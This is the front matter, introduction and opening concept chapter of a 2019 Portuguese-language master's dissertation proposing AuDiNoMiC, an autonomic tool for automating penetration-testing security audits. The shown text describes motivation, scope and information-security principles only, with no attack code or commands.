UNIVERSIDADE FEDERAL DE ALAGOAS
INSTITUTO DE COMPUTAÇÃO
PROGRAMA DE PÓS-GRADUAÇÃO EM MODELAGEM COMPUTACIONAL DE CONHECIMENTO

IZAAC DUARTE DE ALENCAR

AuDiNoMiC: Um Gerenciador AutoNôMiCo para AuDitorias em Segurança Ofensiva

Maceió-AL

Junho de 2019

IZAAC DUARTE DE ALENCAR

AuDiNoMiC: Um Gerenciador AutoNôMiCo para AuDitorias em Segurança Ofensiva

Dissertação apresentada como requisito parcial para obtenção do grau de Mestre pelo Programa de Pós-Graduação em Modelagem Computacional de Conhecimento do Instituto de Computação da Universidade Federal de Alagoas.

Orientador: Rafael de Amorim Silva

Maceió-AL

Junho de 2019

Catalogação na fonte
Universidade Federal de Alagoas
Biblioteca Central
Divisão de Tratamento Técnico
Bibliotecária Responsável: Helena Cristina Pimentel do Vale – CRB4 - 661

A368a Alencar, Izaac Duarte de.
AuDiNoMiC : um gerenciador autonômico para auditorias em segurança ofensiva / Izaac Duarte de Alencar. – 2019.
245 f. : il.

Orientador: Rafael de Amorim Silva.
Dissertação (mestrado em Modelagem Computacional de Conhecimento) – Universidade Federal de Alagoas. Instituto de Computação. Maceió, 2019.

Bibliografia: f. 115-122.
Apêndices: f. 123-245.

1. Sistema de informação gerencial. 2. Computação autonômica. 3. Tecnologia da informação – Medida de segurança. 4. Autoproteção. 5. Auditoria. I. Título.

CDU: 004.056.53

Folha de Aprovação

Izaac Duarte de Alencar

AuDiNoMiC: Um Gerenciador AutoNoMiCo para AuDitorias em Segurança Ofensiva

Dissertação submetida ao corpo docente do Programa de Pós-Graduação em Modelagem Computacional de Conhecimento da Universidade Federal de Alagoas e aprovada em 06 de junho de 2019.

Rafael de Amorim Silva

Prof. Dr. Rafael de Amorim Silva

Instituto de Computação - UFAL

Orientador

Banca Examinadora:

Diego Dermeval M. da Cunha

Prof. Dr. Diego Dermeval Medeiros da Cunha Matos

Faculdade de Medicina - UFAL

Examinador Externo

Ivo Calado

Prof. Dr. Ivo Augusto Andrade Rocha Calado

Campus Rio Largo - IFAL

Examinador Externo

Aos meus amados e saudosos pais, Izaac e Elizabeth (in memorian), pois não seria quem sou sem eles.

À minha irmã, Luciene, que sempre me auxiliou quando foi preciso.

À minha eterna namorada Ceres, por sempre estar ao meu lado em todos os momentos.

Agradecimentos

Agradeço, primeiramente, a Deus, por iluminar meu caminho durante esse jornada. Embora nem sempre claro o caminho que traçou pra mim, tenho absoluta certeza que sempre esteve ao meu lado.

Agradeço sempre aos meus pais, Izaac e Elizabeth (*in memorian*), por se sacrificarem para me proporcionar uma formação de qualidade. Sem este apoio, nunca teria chegado até aqui.

Agradeço à minha amada, Ceres, pelo apoio incondicional, carinho, paciência e por sempre acreditar em mim e na minha capacidade.

Agradeço ao amigo e orientador, Prof. Dr. Rafael de Amorin Silva, por todos os conselhos, pela paciência e ajuda nesse período.

Agradeço aos professores que compuseram a banca avaliadora, por aceitarem o convite e analisaram esta dissertação.

Agradeço aos amigos e colegas da Pós-Graduação em Modelagem Computacional de Conhecimento, pelo apoio mútuo e consideração, especialmente aos amigos César Filipe, pelo suporte e apoio durante toda a jornada e a Fatima, que além do apoio e amizade, dividiu inúmeras vezes as expectativas, ansiedade, frustrações e sucesso.

Agradeço, igualmente, aos professores que fizeram parte dessa jornada, dividindo seu conhecimento e experiência.

A Capes pelo apoio financeiro para realização deste trabalho de pesquisa, foi de importância impar como pesquisador.

Quero agradecer a UFAL e seus servidores, principalmente os secretários do PPGMMC, que esclareceram as dúvidas e auxiliaram durante todo o curso.

“Conhece o inimigo e conhece a ti mesmo.
Assim, em uma centena de batalhas nunca
estarás em perigo”
(Sun Tzu)

Resumo

A segurança da informação (SI) tem significativa importância atualmente porque todos os sistemas computacionais necessitam de algum tipo de camada de segurança para manutenção de sua confiabilidade e da sua base de conhecimento. Para um sistema ter este tipo de segurança, deve-se empregar testes de invasão capazes de verificar a existência de vulnerabilidades que permitam a sua correção preventiva frente à ataques digitais reais. Tais testes constituem auditorias especializadas e requerem conhecimento específico e investimentos consideráveis, tanto para a contratação de um terceiro especializado ou para treinamento necessário de recursos humanos já disponíveis em uma instituição. Desta forma, ferramentas computacionais automatizadas podem facilitar o processo dos testes de invasão, fornecendo diagnósticos ainda passíveis de interpretação pelo especialista, durante o processo desses testes. Esta dissertação propõe uma ferramenta computacional autonômica chamada AuDiNoMiC para lidar com problemas de auditoria em segurança da informação. O objetivo desta ferramenta é automatizar a execução dos testes de invasão para prover diagnósticos semelhantes ao de um especialista em segurança da informação. Para validar a ferramenta, desenvolve-se um experimento de campo, realizando testes de invasão em domínios reais na Internet. Os resultados deste experimento indicam que a ferramenta é capaz de realizar os testes de invasão com sucesso, provendo informações equivalentes aos de um especialista humano. Portanto, a ferramenta proposta é uma alternativa viável para reduzir os investimentos operacionais dos testes e prejuízos com incidentes relacionados a segurança da informação.

Palavras-chaves: Computação Autonômica, Segurança da Informação, Autoproteção Autonômica, Segurança Computacional.

Abstract

Information security (IS) is of significant importance today because all computer systems need some sort of security layer to maintain their reliability and knowledge base. For a system to have this type of security, it is necessary to employ invasion tests capable of verifying the existence of vulnerabilities that allow its preventive correction against real digital attacks. Such tests are specialized audits and require specific knowledge and considerable investment, both for the hiring of a specialized third party or for necessary training of human resources already available in an institution. In this way, automated computational tools can facilitate the process of the invasion tests, providing diagnoses that can still be interpreted by the expert during the process of these tests. This dissertation proposes an autonomic computational tool called AuDiNoMiC to deal with audit problems in information security. The purpose of this tool is to automate the execution of the intrusion tests to provide diagnoses similar to those of an information security specialist. To validate the tool, a field experiment is carried out, carrying out invasion tests in real domains on the Internet. The results of this experiment indicate that the tool is able to perform the invasion tests successfully, providing information equivalent to those of a human expert. Therefore, the proposed tool is a viable alternative to reduce the operational investments of the tests and losses with incidents related to information security.

Keywords: Autonomic Computing, Information Security, Autonomous Self-Protection, Computational Security.

Lista de ilustrações

Figura 1 – Propriedades da Segurança da Informação. 22
Figura 2 – Efetivação da política de segurança. 24
Figura 3 – Tratamento do risco. 25
Figura 4 – Anatomia de um ataque Script Kiddie. 28
Figura 5 – Anatomia de um ataque Cracker. 29
Figura 6 – Anatomia de um ataque. 30
Figura 7 – Cyber Kill Chain. 31
Figura 8 – Tipos de Testes de Invasão. 33
Figura 9 – Requisitos para Computação Autonômica. 37
Figura 10 – Níveis de autonomia. 39
Figura 11 – Arquitetura Geral da proposta. 54
Figura 12 – Funcionamento da Proposta. 57
Figura 13 – Ferramenta Whois. 58
Figura 14 – Análise Ferramenta Whois. 58
Figura 15 – Transferência de Zona de DNS. 59
Figura 16 – Analise Transferência de Zona de DNS. 59
Figura 17 – Enumeração de Subdomínios Nmap. 60
Figura 18 – Análise Enumeração de Subdomínios Nmap. 60
Figura 19 – Varreduras Nmap. 61
Figura 20 – Análise de Varreduras Nmap. 61
Figura 21 – Traceroute. 62
Figura 22 – Análise Traceroute. 62
Figura 23 – Compilação de Varreduras Nmap. 63
Figura 24 – Vulnerabilidades Nmap. 63
Figura 25 – Análise Vulnerabilidades Nmap. 64
Figura 26 – Análise Neural Suficiência de Dados. 66
Figura 27 – Busca no Exploitdb. 67
Figura 28 – Análise Neural de compatibilidade de Exploit. 69
Figura 29 – Buscas internas Metasploit. 70
Figura 30 – Seleção de Payload compatível. 70
Figura 31 – Criação de plano de ataque. 71
Figura 32 – Execução de plano de ataque. 72
Figura 33 – Criação de relatório e avaliação. 72
Figura 34 – Metodologia do Experimento. 78
Figura 35 – Frequência Portas Abertas. 86
Figura 36 – Frequência Sistema Operacional. 86
Figura 37 – Frequência Vulnerabilidades. 87

Figura 38 – Frequência Dados Suficientes. 87
Figura 39 – Frequência Armas Digitais. 88
Figura 40 – Frequência Resultado Exploração. 88
Figura 41 – Frequência Nível Alcançado. 89
Figura 42 – Histograma Tempo de Processamento. 90
Figura 43 – Histograma Portas Auditáveis. 90
Figura 44 – Histograma Vulnerabilidades Relacionadas. 91
Figura 45 – Histograma Armas Compatíveis. 92
Figura 46 – Diagramas de dispersão - Portas Auditáveis, Armas Compatíveis e Vulnerabilidades Relacionadas 93
Figura 47 – Diagramas de dispersão - Tempo de Processamento, Armas Compatíveis e Portas Auditáveis 93
Figura 48 – Diagramas de dispersão - Tempo de Processamento, Vulnerabilidades Relacionadas e Armas Compatíveis 94
Figura 49 – Avaliação de Qualidade Trabalhos Relacionados. 104
Figura 50 – Escopo de automação. 105
Figura 51 – Estratégias utilizadas. 106
Figura 52 – Arquiteturas utilizadas. 108
Figura 53 – Níveis de automação. 109
Figura 54 – Caso de uso Ator Usuário. 124
Figura 55 – Caso de uso Ator Sistema. 124
Figura 57 – Diagrama de Classes. 125
Figura 58 – Diagrama de Classes. 126
Figura 59 – Diagrama de Classes. 127
Figura 60 – Diagrama de Sequência. 128
Figura 56 – Diagrama de Atividade. 129
Figura 61 – Diagrama de Atividade - *Footprinting*. 130
Figura 62 – Diagrama de Atividade - Varreduras. 130
Figura 63 – Diagrama de Pacotes. 131
Figura 64 – Diagrama de Componentes. 132

Lista de tabelas

Tabela 1 – Saída Ferramenta "Whois". 45
Tabela 2 – Resultados para 177.12.226.206. 46
Tabela 3 – Resultados para 200.201.202.114. 46
Tabela 4 – Resultado para ns.empresax.com.br. 47
Tabela 5 – Resultado para ns2.empresax.com.br. 47
Tabela 6 – Resultado para enumeração forçada. 48
Tabela 7 – Saída Nmap 144.22.89.85. 48
Tabela 8 – Resultados exploit-db. 49
Tabela 9 – Saída *Metasploit - Search*. 49
Tabela 10 – Saída Configuração *Metasploit - Exploit*. 50
Tabela 11 – Saída Configuração *Metasploit - Payload*. 50
Tabela 12 – Saída *Metasploit - Exploração*. 51
Tabela 13 – Dados para análise neural. 64
Tabela 14 – Redução de dados para análise neural. 65
Tabela 15 – Transformação de dados para análise neural. 65
Tabela 16 – Dados para análise neural. 66
Tabela 17 – Arma Digital para exploração de vulnerabilidade descorberta. 67
Tabela 18 – Estrutura dos dados para análise. 68
Tabela 19 – Redução dos dados *Exploit*. 68
Tabela 20 – Transformação para analise *Exploit*. 68
Tabela 21 – *Exploit* compatível. 69
Tabela 22 – Critérios de avaliação. 73
Tabela 23 – Comparação entre ferramentas automatizadas e a proposta de pesquisa. . . . 74
Tabela 24 – Variáveis do experimento. 79
Tabela 25 – Hardware e software utilizado. 83
Tabela 26 – Inventário de ferramentas e versões. 83
Tabela 27 – Parâmetros categóricos da amostra testes de invasão autonômica. 84
Tabela 28 – Parâmetros quantitativos da amostra testes de invasão autonômica. 89
Tabela 29 – Correlação de Spearman entre variáveis quantitativas. * Nivel de significância: $p < 0.01$ 92
Tabela 30 – Questões de Avaliação Trabalhos Relacionados. 99
Tabela 31 – Avaliação de qualidade. 102
Tabela 32 – Resultados da avaliação de qualidade. 103
Tabela 33 – Escopo da utilização da automatização de testes de invasão. 105
Tabela 34 – Estratégias utilizadas. 106
Tabela 35 – Arquiteturas utilizadas. 107
Tabela 36 – Níveis de autonomia. 109

Tabela 37 – Comparativo entre proposta e trabalhos relacionados. 110

Sumário

1	INTRODUÇÃO	16
1.1	Contextualização	16
1.2	Motivação E Problemática	16
1.2.1	Problema De Pesquisa	17
1.3	Objetivos	18
1.4	Metodologia	18
1.5	Escopo	19
1.6	Resultados Esperados	19
1.7	Estrutura Do Trabalho	19
2	SEGURANÇA DA INFORMAÇÃO	21
2.1	Políticas De Segurança Da Informação E Gestão De Riscos Em Tecnologia Da Informação	23
2.2	Ameaças À Segurança Da Informação	25
2.2.1	Perfil Dos Adversários	26
2.2.2	Vulnerabilidades Em Sistemas Informatizados	27
2.2.2.1	Exploits E Payloads (Armas Digitais)	27
2.2.2.2	Anatomia De Um Ataque	28
2.3	Auditoria Em Segurança Da Informação	31
2.3.1	Conceito De Segurança Ofensiva	31
2.3.2	Tipos De Testes de Invasão	32
2.3.3	Fases De Um Teste De Invasão	33
3	COMPUTAÇÃO AUTONÔMICA	35
3.1	Propriedades Da Computação Autonômica	36
3.2	Níveis De Autonomia	37
3.3	Gerentes Autonômicos	40
3.4	Arquiteturas Utilizadas Na Computação Autonômica	42
4	PROPOSTA	44
4.1	Auditoria Com Especialista Humano	44
4.2	Auditoria Realizada Com Auxílio Da Automatização De Procedimentos	51
4.3	Auditoria Realizada Com Auxílio Da Solução Autonômica Proposta	53
4.4	Detalhamento Da Proposta	53
4.4.1	Funcionamento Da Proposta	56
4.5	Comparativo Entre As Ferramentas De Automatização E A Proposta	73
5	EXPERIMENTO	77

5.1 O Escopo Da Experimentação . . . 77
5.2 Objetivos Do Experimento . . . 77
5.3 A Metodologia Aplicada Na Experimentação . . . 77
5.4 As Variáveis Selecionadas Para A Experimentação . . . 79
5.5 Parâmetros Do Sistema De Avaliação . . . 83
5.6 Implementação Experimental . . . 83
5.7 Resultados . . . 84
5.8 Discussão . . . 94
5.9 Ameaças À Validade . . . 97

6 TRABALHOS RELACIONADOS . . . 99
6.1 Avaliação De Qualidade . . . 102
6.2 QA1: Qual O Escopo Da Utilização Dos Testes De Invasão Automatizados? 104
6.3 QA2: Quais Estratégias Foram Utilizadas Nos Trabalhos? . . . 105
6.4 QA3: Quais Arquiteturas Utilizadas Nas Propostas? . . . 107
6.5 QA4: Qual O Nível De Autonomia Utilizada Pelas Propostas Apresentadas? . . . 108
6.6 Análise Comparativa Entre Os Trabalhos Relacionados E A Proposta De Pesquisa . . . 109
6.7 Considerações . . . 111

7 CONCLUSÃO . . . 112
7.1 Limites Da Pesquisa . . . 113
7.2 Principais Contribuições Da Pesquisa . . . 114
7.3 Trabalhos Futuros . . . 114

REFERÊNCIAS . . . 115

APÊNDICES 123

APÊNDICE A – DIAGRAMAS UML . . . 124
A.1 Diagrama De Caso Ee Uso . . . 124
A.3 Diagrama De Classe . . . 125
A.4 Diagrama De Sequência . . . 128
A.2 Diagrama De Atividade . . . 129
A.5 Diagrama De Pacotes . . . 131
A.6 Diagrama De Componentes . . . 132

APÊNDICE B – SISTEMA AUTONÔMICO DE AUTOPROTEÇÃO OFENSIVA . . . 133

B.1 Módulo Principal do Sistema . . . 133
B.2 Módulo de Gerência Autonômica . . . 135
B.2.1 Classe ExecuteCommand.java . . . 135
B.2.2 Classe GerenteRAPE.java . . . 137
B.2.3 Classe Politicas.java . . . 138
B.2.4 Interface Estrategia.java . . . 140
B.2.5 Classe EstrategiaFactory.java . . . 140
B.2.6 enum TipoEstrategia.java . . . 141
B.2.7 Classe TestePlano.java . . . 142
B.3 Modúlo de Reconhecimento . . . 149
B.3.1 Classe Footprinting.java . . . 149
B.3.2 Classe PortScan.java . . . 152
B.3.3 Classe Vulnerabilidades.java . . . 155
B.3.4 Classe VulnMetasploitFactory.java . . . 157
B.4 Módulo de Análise . . . 161
B.4.1 Classe Analisador.java . . . 161
B.4.2 Interface Analise.java . . . 172
B.4.3 Classe AnalisarWhois.java . . . 172
B.4.4 Classe AnalisarEnumeracao.java . . . 175
B.4.5 Classe AnalisarTraceroute.java . . . 180
B.4.6 Classe AnalisarDNS.java . . . 181
B.4.7 Classe AnalisarVarr.java . . . 184
B.4.8 Classe AnalisarVulnerabilidades.java . . . 189
B.4.9 Classe AnalisarArmasDigital.java . . . 194
B.4.10 Classe DadosAnalisados.java . . . 202
B.4.11 Classe DadosArmaDigital.java . . . 204
B.4.12 Classe DadosEnumeracao.java . . . 207
B.4.13 Classe DadosVulnNmap.java . . . 208
B.4.14 Classe DadosWhois.java . . . 210
B.4.15 Classe Perceptron.java . . . 211
B.4.16 Classe PerceptronArma.java . . . 214
B.5 Módulo de Planejamento . . . 218
B.6 Módulo Executor . . . 228
B.6.1 Classe Explorador.java . . . 228
B.6.2 Classe Report.java . . . 231
B.7 Módulo Avaliador . . . 235
B.7.1 Classe Avaliador.java . . . 235
B.8 Módulo de Persistência . . . 240
B.8.1 Classe Conexao.java . . . 240

B.8.2 Interface conectar.java 243
B.8.3 Interface InterfaceDao.java 244
B.8.4 Classe AvaliadorDAOImpl.java 244

1 Introdução

Este capítulo tem como objetivo apresentar o tema, os problemas de pesquisa, a proposta, a metodologia e a estrutura deste documento.

1.1 Contextualização

Tornar sistemas seguros é um requisito fundamental e necessário para o desenvolvimento de software, pois existe um nível elevado de dependência da informática em diversas áreas. A proteção do ambiente, do contexto e dos dados que esses sistemas lidam e processam, garantem a continuidade de negócios, do mercado, das vidas dos indivíduos, de governos e países. Garantir a integridade, a confidencialidade e disponibilidade dos sistemas e das informações processadas é papel da segurança da informação (CAMPOS, 2014). Desta forma, o objetivo da segurança da informação consiste em proteger os sistemas contra vários tipos de ameaças que afetam o negócio, diminuindo riscos e maximizando o retorno de investimentos. Este tipo de segurança extrapola a tecnologia da informação, abrangendo pessoas, processos, os recursos tecnológicos próprios e daqueles que se conectam ao sistema (MONTEIRO, 2010). Esses recursos são protegidos através da implementação das propriedades de integridade, confidencialidade e disponibilidade (STALLINGS; BROWN, 2014), que agem sobre ativos de interesse contidos neles. Os ativos podem ser representados por dados, serviços, equipamentos e demais componentes de sistema, abrangendo todos os recursos disponíveis.

A segurança da informação tem duas perspectivas: i) a defensiva, que estabelece estratégias de defesa contra possíveis ameaças ao sistema e; ii) a ofensiva, que utiliza estratégias de invasões de sistemas, objetivando a descoberta de vulnerabilidades que possam ser exploradas por atacantes (MELO, 2017). A aplicação de técnicas de ataques na área de segurança é denominada testes de invasão e envolvem a simulação de ataques reais para que se possa avaliar todos os potenciais riscos causados por brechas de segurança no sistema, identificando, enumerando e explorando as vulnerabilidades encontradas (WEIDMAN, 2014) (MELO, 2017).

Os testes de invasão são ferramentas usadas em auditoria de segurança computacional capazes de averiguar o comportamento do sistema quando está sob ataque, pois o especialista atuará como um invasor mal intencionado. Esses testes iniciam-se com a contratação de um especialista, seguido dos testes técnicos que são executados com auxílio de ferramentas automatizadas (WEIDMAN, 2014). Ao final, é apresentado diagnóstico da situação de segurança do sistema auditado, o que permite a correção das falhas apontadas.

1.2 Motivação E Problemática

Os principais ativos digitais de uma instituição são seus dados e os investimentos para sua geração, manutenção e segurança (ITF Forum 365, 2017). Esses ativos são constituídos

por todos os documentos em formatos digitais: e-mails, documentos em texto, áudios, vídeos, imagens, dentre outros, que estão armazenados em dispositivos eletrônicos digitais, dispositivos de armazenamento, *smarthphones*, ou quaisquer outros dispositivos digitais semelhantes (OLIVEIRA; REIS; AMARAL, 2015). O comprometimento destes ativos pode trazer consequências financeiras e responsabilização legal para a instituição, por isso é necessário implementar um nível de segurança efetivo para proteção deles.

Em 2018, no Brasil, houve exposição de dados pessoais de mais de 20 mil clientes e não clientes do banco digital Inter (NEGOCIOS, 2018). No mesmo ano, houve vazamento de dados pessoais de clientes da empresa C&A, sem estimativa da quantidade de pessoas afetadas e entre os dados vazados estão o número do cartão de crédito, CPF e e-mail dos clientes (Folha de São Paulo, 2018). O Ministério da Defesa brasileiro foi alvo de ataques por uma célula do grupo *Anonymous* denominada AnonOpsBR e como consequência, dados do Ministério foram expostos, incluindo os dados pessoais do general Eduardo Villas Bôas, comandante do Exército Brasileiro entre 2015 e 2019 (TECMUNDO, 2018). No mesmo ataque, foram expostas 351 credenciais de acesso de domínios da Agência Brasileira de Inteligência e do Serviço Federal de Processamento de Dados (TECMUNDO, 2019). No exterior, a empresa *Cambridge Analytica* acessou os dados de mais de 50 milhões de pessoas que utilizavam o Facebook para propósitos políticos (G1 Economia, 2018). Em janeiro de 2019, o maior vazamento de dados da história da Alemanha ocorreu, expondo dados pessoais de artistas, figuras da mídia e políticos, incluindo-se a chanceler Angela Merkel (RHETT, 2019). Isto motivou a regulamentação do tema, tanto na União Europeia, quanto no Brasil (European Union, 2016) (BRASIL, 2018). Ataques digitais que afetam a infraestrutura de países é uma realidade e revelam ao mundo um novo tipo de conflito travado em ambiente digital. A arma digital *StuxNet* foi capaz de inutilizar centrífugas de enriquecimento de urânio no Irã, o que retardou os avanços no programa nuclear daquele país (Olhar Digital, 2010). O ataque que envolveu essa arma foi bem financiado e sofisticado, sendo atribuído aos Estados Unidos, tratando-se de uma Ameaça Persistente Avançada (KAO, 2015).

1.2.1 Problema De Pesquisa

Os desafios da segurança da informação são complexos e se estendem por diversos níveis de um sistema informatizado, processos e recursos humanos. Auditorias capazes de identificar e analisar riscos permitem a tomada de decisão e a efetiva ação para o tratamento deles. Tais auditorias são utilizadas na gestão de risco para o controle, tratamento e aceitação de riscos, como uma ferramenta importante para a confiabilidade do negócio. Esses tipos de auditorias requerem conhecimento especializado do auditor e recursos consideráveis para investimento. Assim, as auditorias trazem problemas de negócio que podem refletir em problemas técnicos. Em relação ao negócio, problemas com a otimização do tempo de execução das auditorias, investimento elevado na contratação de especialista e a escassez de profissionais capacitados para realização dos testes de invasão são fatores importantes para a relaização da atividade de auditoria. Isto tem reflexo direto em questões técnicas relevantes, como a melhoria da eficiência

destes tipos de testes.

Testes de invasão são utilizados para a identificação e análise das vulnerabilidades em sistemas informatizados. Estes testes possuem vários procedimentos, cada um com seus requisitos e complexidades (tema abordado no Capítulo 2). Estratégias de automação podem ser empregadas para facilitar o processo e diminuir o tempo de execução destes testes, cabendo ao especialista a interpretação e entrega do relatório final da auditoria, descrevendo as vulnerabilidades encontradas. Ocorre que as soluções de automatização desses testes não fornecem uma integração suficiente para minimizar o esforço humano, tempo de auditoria e simultaneamente, reduzir investimentos e maximizar seu retorno.

Desta forma, a computação autonômica (tema exposto no Capítulo 3), que implementa o nível mais elevado de autonomia, pode automatizar a execução dos testes de invasão com o mínimo esforço humano, disponibilizando o mesmo diagnóstico que um especialista forneceria como resultado final de uma auditoria em segurança da informação. Isto pode resolver problemas de escassez de profissionais especialistas (a ferramenta realizará os testes sempre que necessário), de investimento (descartando a contratação do especialista ou o treinamento apropriado da equipe de TI interna) e tempo de execução das auditorias (a aplicação de uma ferramenta automatizada que realizará todo o procedimento dos testes pode reduzir consideravelmente o tempo de engajamento dos testes). Portanto, neste estudo trabalha-se com a hipótese de que a computação autonômica pode representar uma estratégia viável para auditorias em segurança da informação.

1.3 Objetivos

Este trabalho tem como objetivo geral a aplicação do conceito de computação autonômica na automação de auditorias em segurança da informação, executando testes de invasão capazes de averiguar a confiabilidade de sistemas informáticos. Para isto, será desenvolvida uma ferramenta autonômica denominada AuDiNoMiC (acrônomo de auditoria autonômica), que executará os testes com a mínina intervenção humana. Além disto, esta ferrramenta verifica a existência de vulnerabilidades exploráveis e provê diagnósticos de segurança do sistema auditado. Por fim, analisa-se a efetividade dos testes realizados pela ferramenta projetada.

1.4 Metodologia

A metodologia da pesquisa mostra como a pesquisa realizada foi conduzida. A maneira pela qual se deu a revisão de literatura, como se deu o levantamento de dados, as formas de analisá-los e sistematizá-los, assim como expô-los são descritas na metodologia.

Os objetivos desta pesquisa foram desenvolvidos com base em uma metodologia quantitativa, com substrato nos dados obtidos na experimentação em ambiente de pesquisa, os quais serão quantificados e descritos. Ao se considerar diretrizes definidas por GIL (2012) e

MOREIRA (2005), a metodologia aplicada pode ser classificada como descritiva e exploratória. Em uma análise descritiva, o objetivo principal consiste em descrever certo fenômeno ou população, ou em estabelecer uma correlação entre variáveis. Por outro lado, em uma pesquisa exploratória, o principal objetivo reside na ampliação do conhecimento em determinado tema.

Assim, optou-se pelo desenvolvimento desta pesquisa em quatro fases: a primeira fase, consiste em uma revisão de literatura narrativa concentrada nas áreas de computação autonômica e segurança da informação. As estratégias de buscas contaram com palavras-chave específicas para cada tema e subtema, incluindo-se na pesquisa somente as bibliotecas digitais que retornaram ao menos um trabalho relacionado as estas palavras; a segunda fase, consiste na modelagem e codificação da ferramenta computacional que fornecerá os dados no experimento; a terceira fase, consiste na experimentação, com intuito de prover dados para análise e; a quarta fase, consiste na análise dos dados coletados na fase anterior.

1.5 Escopo

Este trabalho tem como abrangência a segurança computacional em nível de rede, restringindo-a a diagnósticos de redes direto em hosts e não a equipamentos de rede como hubs, roteadores e demais equipamentos semelhantes. Procedimentos que envolvam contato direto com usuários - *phishing*, engenharia social e demais técnicas semelhantes - não são consideradas. Em nível de aplicação, somente como serviço haverá utilização de software para testes diretos de vulnerabilidades e exploração, não havendo, portanto, desenvolvimento direto de software para exploração de vulnerabilidades. Também estão fora do escopo do estudo a segurança em outros níveis de abrangência, como em engenharia do software ou banco de dados, por exemplo.

Em relação a computação autonômica, o foco está na característica de autoproteção autonômica, estando as demais características fora do escopo do estudo e das implementações experimentais.

1.6 Resultados Esperados

Como resultados, espera-se que a aplicação do conceito de computação autonômica possa trazer maior confiabilidade nos sistemas computacionais, diminuindo as vulnerabilidades, mitigando riscos e deixando-os mais propícios para a execução mais apurada ao se tratar de segurança. Espera-se que os investimentos em auditorias em segurança da informação tornem-se viáveis, diminuindo custos operacionais e de treinamento de recursos humanos.

1.7 Estrutura Do Trabalho

Esta seção descreve a estrutura desta dissertação. O Capítulo II apresenta a segurança da informação, seus conceitos e características principais. O Capítulo III apresenta a computação autonômica, com seus conceitos, propriedades fundamentais e arquiteturas utilizadas. O Capítulo

IV descreve a solução proposta, detalhando-a. Aborda a metodologia adotada e as tecnologias utilizadas, tanto de terceiros quanto as produzidas diretamente. O Capítulo V descreve a experimentação, apresentando o escopo, metodologia, parâmetros e implementação. Logo após, os resultados e discussão são apresentados. O Capítulo VI apresenta os trabalhos relacionados e um comparativo com o estudo realizado nesta pesquisa. O Capítulo VII apresenta a conclusão da pesquisa, as principais contribuições e possibilidades de trabalhos futuros. O apêndice deste trabalho apresenta o material produzido para fornecer suporte ao desenvolvimento da pesquisa principal: a modelagem do ferramenta computacional autonômica desenvolvida e o seu código fonte.

2 SEGURANÇA DA INFORMAÇÃO

Este capítulo tem como objetivo realizar uma introdução à segurança da informação, identificar na literatura sua importância, conceitos e princípios. Assim sendo, buscou-se por publicações científicas, teses, dissertações, monografias, periódicos científicos e outros. Foram empregadas as palavras-chave: "segurança da informação", "*information security*", "*information protection*", "confidencialidade", "*confidentiality*", "integridade", "*integrity*", "disponibilidade" e "*availability*", nas bibliotecas digitais "*IEEE Xplore*", "*Web of Science*" e Portal da Capes, como ferramenta de consulta a outras 10 bases multidisciplinares. Além disto, a coleta contou com buscas por normas e padrões técnicos para a segurança da informação e capítulos de livros especializados. Como critério de inclusão, foram adicionados trabalhos que discutiam o tema. Como critério de exclusão, foram excluídos trabalhos que não foram disponibilizados ou que seu texto estivesse incompleto, textos duplicados e textos que apenas citavam o tema e não o discutiam.


A partir da utilização do Portal da Capes, no uso das palavras-chave: "segurança da informação", "confidencialidade", "integridade" e "disponibilidade", foram encontrados 68 trabalhos relacionados. Na base *IEEE Xplore*, a partir das palavras-chave: "*information security*", "*information protection*", "*confidentiality*", "*integrity*" e "*availability*", foram encontrados 123 trabalhos, aplicado o filtro temporal de 2010 até 2018. Na base *Web of Science*, foram encontrados 151 trabalhos, aplicado o filtro temporal entre 2010 e 2018. De todos os estudos coletados e relacionados, apenas 26 foram selecionados para esta exposição conceitual. Os livros e normas considerados na revisão foram adicionados manualmente.

O conceito de segurança da informação é definido pela literatura especializada e por normas técnicas nacionais e internacionais, sendo a sua definição ligada diretamente à informação, um dos principais ativos de uma instituição, pública ou privada. KLETTENBERG (2016) traz o conceito de "informação" como uma articulação de dados que provê significado sobre determinado tema, após aplicado processamento apropriado, tornando-se informações de valor que devem ser protegidas. A ISO/IEC (2014) define a segurança da informação como a preservação das propriedades fundamentais: confidencialidade, integridade e disponibilidade da informação. STALLINGS; BROWN (2014) afirma que a segurança de computadores é "a proteção oferecida a um sistema de informação autorizado para atingir os objetivos apropriados destas propriedades". Este conceito é de caráter abrangente e inclui hardware, software, firmware, dados/informações e também telecomunicações.

Segundo ISO/IEC (2014), a confidencialidade é a propriedade que não permite que pessoas, instituições ou processos tenham acesso à informação sem a devida autorização. Para DANTAS (2011), existe a quebra da confidencialidade ao se permitir o acesso não autorizado das informações, o que caracteriza a perda do sigilo e do valor da informação. REZENDE; CARVALHO (2011), engloba a proteção contra cópias e distribuição indevidas. A norma ISO/IEC

2014 afirma que a integridade consiste na exatidão e completude da informação, não sendo permitida a alteração ou destruição da informação sem a devida autorização. Para REZENDE; CARVALHO, a integridade consiste em não violar a informação original. A disponibilidade é a propriedade que permite que a informação esteja sempre acessível e utilizável por quem detém autorização. Na ocorrência de sua quebra, a informação fica inalcançável para seus usuários e destinatários não sendo possível a utilização no momento necessário. A Figura 1 representa a relação entre as propriedades da segurança da informação com os dados/infomação, formando um escudo protetor.

Figura 1 – Propriedades da Segurança da Informação.



Fonte: Baseada em DANTAS (2011), REZENDE; CARVALHO (2011) e ISO/IEC (2014).

